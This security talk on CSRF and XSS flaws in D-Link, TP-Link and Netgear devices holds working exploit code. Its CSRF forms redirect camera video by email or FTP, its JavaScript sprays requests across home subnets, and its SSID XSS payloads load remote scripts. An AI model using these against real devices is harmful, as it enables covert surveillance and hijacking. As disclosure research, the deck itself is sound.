


# Embedded Systems

*or, I'm in ur router  
watching ur packetz*



Jamie Riden

jamie@honeynet.org

# Introduction

Embedded stuff like:

- wifi extenders – BT, Edimax, D-Link, Netgear, Coredy
- IP cameras – D-Link, Foscam, TP-Link, Annke
- routers – ASUS, Belkin, D-link, Wavlink

Vulnerable kit (XSS and/or CSRF) on your network can lead to compromise **even if you have a good firewall.**

# Introduction

For now, ignore stuff with external SSH/telnet exposed and default creds – it's been done elsewhere.


Also, no Reverse Engineering – much too hard!

What if we have a bad web interface inside the network?


We can exploit, **despite** any firewalls.

---

# Wifi Extenders



# IP Cameras



# Routers



# Road Map

- 1 How do we find the vulnerable devices?
  - 2 How do we send data?
  - 3 How do we get data back?
  - 4 PoC || GTFO
-

# Road Map

If we have XSS in your device, we can access the data in the web page – see Same Origin Policy.

If we have CSRF we can usually drop our XSS.

If we know default creds, we can force a valid session.

We can often find your device – either by brute force or DNS – e.g. <http://router> for Belkin, <http://router.asus.com> for ASUS

A bit of JS, and we can automate this search / exploit process



## Aside - XSS and CSRF in 1 minute

CSRF arises because we can create an HTML form to mimic the same request that a user would genuinely make.

Only way to stop is to check the Referer header or per-session token

XSS happens because user-supplied input is written directly to a page, then gets interpreted as HTML tags by the browser.

OWASP treat XSS and code injection differently, but you can think of XSS as HTML injection vs. SQL injection vs. command injection etc.

## Aside - XSS and CSRF in 1 minute

To exploit CSRF, trap the request and use Burp's "generate CSRF PoC"

To exploit XSS, you need to balance up where you're injecting into, and then write the appropriate JS to do what you want.

If you have stored XSS, combine these two to deploy it.

If you need to login first, do this as a CSRF, wait a few seconds and then CSRF your exploit.

# Aside - XSS and CSRF in 1 minute

Burp Suite Professional v1.7.09 - Temporary Project - licensed to Pen Test Partners LLP [17 user license]

Burp Intruder Repeater Window Help

Additional Scanner Checks Software Version Reporter CSRF Deserialization Scanner JSBeautifier Settings EsPResso Flow SessionAuth

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Go Cancel < >

Target: http://10.0.0.1

**Request**

Raw Params Headers Hex

```
POST /setSystemFTP HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://xjs.io/iframe-dlink2.html?network=10.0.0&octet=1
Authorization: Basic YWRtaW46
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 502

ReplySuccessPage=upload.htm&ReplyErrorPage=errrrftp.htm&FTPScheduleEnable=0&FTPScheduleDay=0&FTPCreateFolderInterval=0&FTPScheduleEnableVideo=0&FTPScheduleDayVideo=0&FTPHostAddress=10.0.0.30&FTPPortNumber=21&FTPUsername=ftp&FTPPassword=foo%40bar.com&FTPDiretoryPath=%2F&FTPPassiveMode=1&FTPScheduleMode=0&FTPScheduleVideoFrequencyMode=0&FTPScheduleFramePerSecond=1&FTPScheduleFramePerSecondSel=1&FTPScheduleSecondPerFrame=1&FTPScheduleBaseFileName=DCS-5020L&FTPScheduleFileMode=1&ConfigSystemFTP=+Save+
```

**Response**

Raw

- Send to Spider
- Do an active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Turn JSON active detection on
- Send request to DS - Manual testing
- Send request to DS - Exploitation
- Beautify This!
- Engagement tools
  - Find references
  - Discover content
  - Schedule task
  - Generate CSRF PoC
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command

CSRF PoC generator

Request to: http://10.0.0.1

Raw Params Headers Hex

```
POST /setSystemFTP HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://xjs.io/iframe-dlink2.html?network=10.0.0&octet=1
Authorization: Basic YWRtaW46
Connection: close
```

Type a search term 0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
  <form action="http://10.0.0.1/setSystemFTP" method="POST">
    <input type="hidden" name="ReplySuccessPage" value="upload&#46;htm" />
    <input type="hidden" name="ReplyErrorPage" value="errrrftp&#46;htm" />
    <input type="hidden" name="FTPScheduleEnable" value="0" />
    <input type="hidden" name="FTPScheduleDay" value="0" />
    <input type="hidden" name="FTPCreateFolderInterval" value="0" />
    <input type="hidden" name="FTPScheduleEnableVideo" value="0" />
    <input type="hidden" name="FTPScheduleDayVideo" value="0" />
    <input type="hidden" name="FTPHostAddress" value="10&#46;0&#46;0&#46;30" />
  />

  <input type="hidden" name="FTPPortNumber" value="21" />
  <input type="hidden" name="FTPUsername" value="ftp" />
  <input type="hidden" name="FTPPassword" value="foo&#64;bar&#46;com" />
  <input type="hidden" name="FTPDiretoryPath" value="%2F" />
  <input type="hidden" name="FTPPassiveMode" value="1" />
  <input type="hidden" name="FTPScheduleMode" value="0" />
  <input type="hidden" name="FTPScheduleVideoFrequencyMode" value="0" />
  <input type="hidden" name="FTPScheduleFramePerSecond" value="1" />
  <input type="hidden" name="FTPScheduleFramePerSecondSel" value="1" />
  <input type="hidden" name="FTPScheduleSecondPerFrame" value="1" />
  <input type="hidden" name="FTPScheduleBaseFileName" value="DCS-5020L" />
  <input type="hidden" name="FTPScheduleFileMode" value="1" />
  <input type="hidden" name="ConfigSystemFTP" value="+Save+" />
</body>
</html>
```

Type a search term 0 matches

Regenerate Test in browser Copy HTML Close

# o-days and always

Cross Site Request Forgery in D-link 932L and 5020L cameras

Basic auth, so if you've asked the browser to remember, it gets sent.

Can spoof the same request that the user makes, to ask for all video to be emailed/FTPd elsewhere

The camera doesn't know the difference.

---


All your video are belong to us

# o-days and always

## Web interface for 932L

- Change wifi settings
- Configure mail/ FTP
- Update firmware
- 5020L is like this but also rotates

DEMO [//xjs.io/dlink5020-poc.html](http://xjs.io/dlink5020-poc.html)



# o-days and always

This form will do the job, and we can write JS to auto-submit.

```
<form id="pwnit" action="willbereplaced/setSystemEmail" method="POST">  
  <input name="ReplySuccessPage" value="email&#46;htm" />  
  <input name="EmailScheduleEnable" value="1" />  
  <input name="EmailScheduleDay" value="o" />  
  <input name="EmailSMTPServerAddress" value="192&#46;168&#46;1&#46;128" />  
    <input name="EmailSenderAddress" value="spam&#64;blacktraffic&#46;co&#46;uk" />  
  <input name="EmailReceiverAddress" value="spam&#64;blacktraffic&#46;co&#46;uk" />  
  <input type="submit" value="Submit request" />  
</form>
```

# o-days and always

But how do we know where it lives in IP space?

We don't; we'll just spray the CSRF around.

Ask for the browser's IP (Chrome only) or guess

---

Attack **all** the local /24.

# Found on stack exchange – get IP

```
function findIP(onNewIP) { // onNewIp - your listener function for new IPs
  var myPeerConnection = window.RTCPeerConnection ||
window.mozRTCPeerConnection || window.webkitRTCPeerConnection; //compatibility
for firefox and chrome
  var pc = new myPeerConnection({iceServers: []}),
  noop = function() {},
  localIPs = {},
  ipRegex = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/g, key;

  function ipIterate(ip) {
    if (!localIPs[ip]) onNewIP(ip);
    localIPs[ip] = true;
  } // by mido
```



# Now spray around the subnet


```
octets=ip.split(".");
network=octets[0]+"."+octets[1]+"."+octets[2];
// we're looking for home networks, so we only search 192.168.0/24 thru 192.168.9/24
if ( octets[0].match(/192/) && octets[1].match(/168/) && octets[2].match(/^[0-9]$/)) {

for (i=1; i < 255 ; i++) {
    ifrm = document.createElement("IFRAME");
    ifrm.setAttribute("src", "iframe2.html?network="+network+"&octet="+i.toString());
    document.body.appendChild(ifrm); }
    }
};
```

# o-days and always

Blam! We can see two hits in the IFRAMEs we've generated.

(and a random web server – doesn't matter, no points for elegance.)



# Mail starts arriving

```
root@arbitrary: /home/spam/Maildir/new

Every 2.0s: ls -lct

total 94336
-rw----- 1 spam spam 53356 Mar 7 14:03 1457359405.H888010P5189.arbitrary
-rw----- 1 spam spam 52821 Mar 7 14:03 1457359403.H776234P5182.arbitrary
-rw----- 1 spam spam 53996 Mar 7 14:03 1457359401.H734635P5175.arbitrary
-rw----- 1 spam spam 11312 Mar 7 14:03 1457359401.H605218P5172.arbitrary
-rw----- 1 spam spam 53473 Mar 7 14:03 1457359399.H703540P5164.arbitrary
-rw----- 1 spam spam 11344 Mar 7 14:03 1457359399.H370195P5161.arbitrary
-rw----- 1 spam spam 53773 Mar 7 14:03 1457359397.H684969P5153.arbitrary
-rw----- 1 spam spam 11344 Mar 7 14:03 1457359397.H375027P5150.arbitrary
-rw----- 1 spam spam 54041 Mar 7 14:03 1457359395.H680083P5142.arbitrary
-rw----- 1 spam spam 11320 Mar 7 14:03 1457359395.H372323P5139.arbitrary
-rw----- 1 spam spam 54028 Mar 7 14:03 1457359393.H670579P5131.arbitrary
-rw----- 1 spam spam 11356 Mar 7 14:03 1457359393.H368273P5128.arbitrary
-rw----- 1 spam spam 54073 Mar 7 14:03 1457359391.H659324P5120.arbitrary
-rw----- 1 spam spam 11324 Mar 7 14:03 1457359391.H364575P5117.arbitrary
-rw----- 1 spam spam 54588 Mar 7 14:03 1457359389.H705376P5109.arbitrary
-rw----- 1 spam spam 11352 Mar 7 14:03 1457359389.H397973P5106.arbitrary
-rw----- 1 spam spam 54640 Mar 7 14:03 1457359387.H736697P5101.arbitrary
-rw----- 1 spam spam 11356 Mar 7 14:03 1457359387.H401948P5095.arbitrary
-rw----- 1 spam spam 54438 Mar 7 14:03 1457359385.H741506P5090.arbitrary
-rw----- 1 spam spam 11364 Mar 7 14:03 1457359385.H341657P5084.arbitrary
-rw----- 1 spam spam 54442 Mar 7 14:03 1457359383.H679884P5079.arbitrary
-rw----- 1 spam spam 11368 Mar 7 14:03 1457359383.H388696P5073.arbitrary
-rw----- 1 spam spam 53899 Mar 7 14:03 1457359381.H691495P5058.arbitrary
-rw----- 1 spam spam 11356 Mar 7 14:03 1457359381.H392485P5052.arbitrary
-rw----- 1 spam spam 54170 Mar 7 14:02 1457359379.H690561P5047.arbitrary
-rw----- 1 spam spam 11328 Mar 7 14:02 1457359379.H382280P5041.arbitrary
-rw----- 1 spam spam 54450 Mar 7 14:02 1457359377.H729242P5036.arbitrary
-rw----- 1 spam spam 11381 Mar 7 14:02 1457359377.H377777P5030.arbitrary
```

# View from the camera



# TP-Link SC3230 – same issue

The image displays a web browser window on the left and a terminal window on the right, illustrating a security issue on a TP-Link SC3230 router.

**Browser Window (Left):** The address bar shows `http://192.168.1.64/` and the page title is "Tplink CSRF". The main content area displays a message: "The connection has timed out". Below this message is a table with columns: Name, Enable, Type, Weekday, Start, Duration, Trigger by, and Prefix. The table contains several entries, all of which are "Timed Out".

**Terminal Window (Right):** The terminal shows the command `root@arbitrary: /var/www# ls -l` and the output of the `tail -f /var/log/exim4/mainlog` command. The log output shows a series of SMTP transactions, including a successful connection to the router at `192.168.1.64` and a subsequent error message: "SMTP error from remote mail server after end of data: host gmail-smtp-in.l.google.com [2a00:1450:400c:c0b::1b]: 550-5.7.1 [2001:0:53aa:64c:ced:35b5:a316:2d5f] Our system has detected that this message does not meet IPv6 sending guidelines regarding PTR records and authentication. Please review this information: https://support.google.com/mail/?p=ipv6\_authentication\_error".



## o-days and always

What about other devices?

TP-Link declined to fix – camera is EOL.

Foscam fixed by requiring a browser plugin and making it not really a web app any more.

D-link – fixed. Cameras can leak images

Routers can have their DNS upstream servers changed.

# A wireless bridge too far

Netgear AC1900 wireless extender.

Not too bad – seems to have been let down by a buggy version of jQuery.

Can cause XSS in SSID during site survey – too big:

`><script`

`src="http://www.blacktraffic.co.uk/payload.js"></script>`

# A wireless bridge too far

Really hard to exploit sensibly! We want

```
"><script  
src="http://www.blacktraffic.co.uk/payload.js"></script>
```

But shortening, making use of various tricks:

```
0           1           2           3  
12345678901234567890123456789012  
"<script src=//xjs.io/></script>
```



# A wireless bridge too far

**NETGEAR** genie<sup>®</sup>AC1900 WiFi Range Extender

Select an existing network you would like to extend. If you don't want to extend both WiFi bands, deselect the WiFi band by unchecking the box below. [Learn More »](#)

